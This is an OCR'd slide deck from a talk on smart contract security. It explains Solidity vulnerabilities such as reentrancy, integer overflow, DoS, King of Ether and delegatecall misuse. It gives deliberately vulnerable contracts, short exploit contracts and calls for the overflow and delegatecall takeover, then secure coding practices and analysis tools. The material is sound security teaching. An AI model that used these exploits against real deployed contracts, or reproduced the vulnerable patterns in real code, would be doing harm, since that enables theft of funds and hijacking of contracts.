Exploiting Smart Contract Vulnerabilities

Nikola Todorovic

10.9.2023.

About me

- Lead blockchain engineer at OriginTrail
  - Decentralized Knowledge Graph
  - OriginTrail Parachain
- Coach of Serbian national cybersecurity team for ECSC
- Member of Cybersecurity Network Foundation (CyberHero)
  - Serbian Cybersecurity Challenge
- You maybe know me from: LiBRE!, DESCON, PSSOH, HKLBGD...
- Twitter: @NZT_1A
- Github: NZT48

Table of Contents

Smart contracts

1 Introduction

- ”A smart contract is a computerized transaction protocol that executes the terms of a contract.” - Nick Szabo (1994)
- Blockchain - a distributed ledger with growing lists of records (blocks) that are securely linked together via cryptographic hashes.
- Smart contract - program stored on a blockchain that run when predetermined conditions are met.
- Characteristics:
  - Automatic execution
  - Unstoppable
  - Immutable
  - Secure

Ethereum & EVM


- Ethereum
  - Ether
  - 44 millions smart contracts
- Ethereum Virtual Machine (EVM)
  - quasi–Turing-complete state machine
- Programming languages
  - Solidity
  - Vyper

Code example


```
pragma solidity ^0.8.10;

contract SimpleStorage {
    uint storedData;

    function setData(uint x) public {
        storedData = x;
    }

    function getData() public view returns (uint) {
        return storedData;
    }
}
```

Creation and execution of smart contracts

1 Introduction



State machine

1 Introduction




Table of Contents

Vulnerabilities in smart contracts

- Most smart contracts deal with financial assets
- Approximately $300 billion stored in smart contracts
- In 2021. stolen $1.3 billion, and in 2022 $ 3.8 billions stolen
- We group the vulnerabilities into three classes, according to the level where they are introduced:
  - Solidity
  - EVM
  - Blockchain

OWASP Top 10

2 Vulnerabilities

1. Reentrancy
2. Integer Overflow and Underflow
3. Timestamp Dependence
4. Access Control Vulnerabilities
5. Front-running Attacks
6. Denial of Service (DoS) Attacks
7. Logic Errors
8. Insecure Randomness
9. Gas Limit Vulnerabilities
10. Unchecked External Calls

Table of Contents

Code vulnerable to reentrancy

- A reentrancy attack happens when a function is externally invoked during its execution, allowing it to be run multiple times in a single transaction.

```
contract Reentrancy {
    mapping(address => uint) public balance;

    function deposit() public payable {
        balance[msg.sender] += msg.value;
    }

    function withdraw() public payable {
        require(balance[msg.sender] >= msg.value);
        payable(msg.sender).transfer(msg.value);
        balance[msg.sender] -= msg.value;
    }
}
```


Fallback functions

- Fallback is a special function that is executed either when:
  - a function that does not exist is called or
  - Ether is sent directly to a contract but receive() does not exist or msg.data is not empty

```
fallback() external payable {
    emit Log("fallback");
}

receive() external payable {
    emit Log("receive");
}
```

Reentrancy illustration

3 Exploitation



Integer Overflow and Underflow

3 Exploitation

```
uint8 num_of_loans = 255;
num_of_loans += 1;
```

- Only in Solidity < 0.8
- Use to:
  - Minting an excessive amount of tokens
  - Bypass time locker
- Leads to hyperinflation of token

Overflow in practice - batchTransfer

3 Exploitation

```
function batchTransfer(address[] memory _receivers, uint256 _value) {
    uint cnt = _receivers.length;
    uint256 amount = uint256(cnt) * _value;

    require(cnt > 0 && cnt <= 20);
    require(_value > 0 && balances[msg.sender] >= amount);

    balances[msg.sender] = balances[msg.sender] - amount;

    for (uint i = 0; i < cnt; i++) {
        balances[_receivers[i]] = balances[_receivers[i]] + _value;
        transfer(msg.sender, _receivers[i], _value);
    }
}
```

Exploiting integer overflow in batchTransfer


```
address[] memory receivers = new address[](2);
receivers[0] = 0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db;
receivers[1] = 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB;
uint256 amount = (type(uint).max)/2 + 1;

bool success = TokenAddress.batchTransfer(receivers, amount);
```

Denial of Service

3 Exploitation

- Smart contracts can be taken offline forever
- Other vulnerabilities can lead to denial of service:
  - Abusing access control
  - Gas limit vulnerabilities
  - Logic errors

Abusing access control

3 Exploitation

anyone can kill your contract #6995

Open **devops199** opened this issue 2 days ago · 12 comments

devops199 commented 2 days ago • edited

I accidentally killed it.

https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

DoS with Block Gas Limit

3 Exploitation

```
address[] private refundAddresses;
mapping (address => uint) public refunds;

function refundAll() public {
    for(uint x; x < refundAddresses.length; x++) {
        require(refundAddresses[x].send(refunds[refundAddresses[x]]));
    }
}
```

King of Ether

3 Exploitation

```
address public king;
uint public balance;

function claimThrone() external payable {
    require(msg.value > balance,
        "Need to pay more to become the king");

    (bool sent, ) = king.call{value: balance}("");
    require(sent, "Failed to send Ether");

    balance = msg.value;
    king = msg.sender;
}
```

Bypassing check is smart contract

3 Exploitation

```
function isContract(address account) public view returns (bool) {
    uint size;
    assembly {
        size := extcodesize(account)
    }
    return size > 0;
}
```

Exploit king of ether


3 Exploitation

```
contract Exploit {
    KingOfEtherInterface kingOfEtherAddress;

    constructor(KingOfEtherInterface _kingOfEther) payable {
        kingOfEtherAddress = KingOfEtherInterface(_kingOfEther);
        kingOfEtherAddress.claimThrone{value: msg.value}();
    }
}
```

Wrong usage of delegatecall

3 Exploitation

- Delegatecall preserves context (storage, caller, etc...)
- Storage layout must be the same for the contract calling delegatecall and the contract getting called



Library


```
contract Lib {
    uint public someNumber;

    function doSomething(uint _num) public {
        someNumber = _num;
    }
}
```

Code with vulnerable delegatecall

3 Exploitation

```
contract VulnerableSC {
    address public lib;
    address public owner;
    uint public someNumber;

    constructor(address _lib) {
        lib = _lib;
        owner = msg.sender;
    }
    function doSomething(uint _num) public {
        lib.delegatecall(
            abi.encodeWithSignature("doSomething(uint256)", _num)
        );
    }
}
```

Exploit delegatecall

3 Exploitation

```
contract Exploit {
    address public lib;
    address public owner;
    uint public someNumber;

    function attack() public {
        // override address of lib
        hackMe.doSomething(uint(uint160(address(this))));
        hackMe.doSomething(1);
    }
    function doSomething(uint _num) public {
        owner = msg.sender;
    }
}
```

Rest of OWASP Top 10

3 Exploitation

- Unchecked external calls

Rest of OWASP Top 10

3 Exploitation

- Unchecked external calls
- Front-running attacks

Rest of OWASP Top 10

3 Exploitation

- Unchecked external calls
- Front-running attacks
- Insecure randomness

Rest of OWASP Top 10

3 Exploitation

- Unchecked external calls
- Front-running attacks
- Insecure randomness
- Timestamp dependence

Table of Contents

Good development practices

4 Secure smart contract development

- Use Checks-Effects-Interactions pattern
- Use pull over push pattern
- Implement circuit breakers
- Use formal verification
- Use well known libraries like the ones from OpenZeppelin
- Limit the maximum number of Eth that contract can accept (if possible)
- Don’t forget that all data is public on blockchain
- Do not use kill and selfdestruct

Smart contract security tools

4 Secure smart contract development

- Slither - Static Analyzer for Solidity
- Mythril - Security analysis tool for EVM bytecode
- Manticore - Symbolic execution tool
- Oyente - An Analysis Tool for Smart Contracts
- Echidna - Ethereum smart contract fuzzer

Table of Contents

Useful links

5 Final

- Solidity by Example
- Consensys - smart contracts best practices
- Decentralized Application Security Project
- Play:
  - Etherenaut
  - Secureum
  - Damn Vulnerable DeFi
  - Capture the Ether

Thank you for listening

5 Final

- Any questions?
- Twitter: @NZT_1A
- Github: NZT48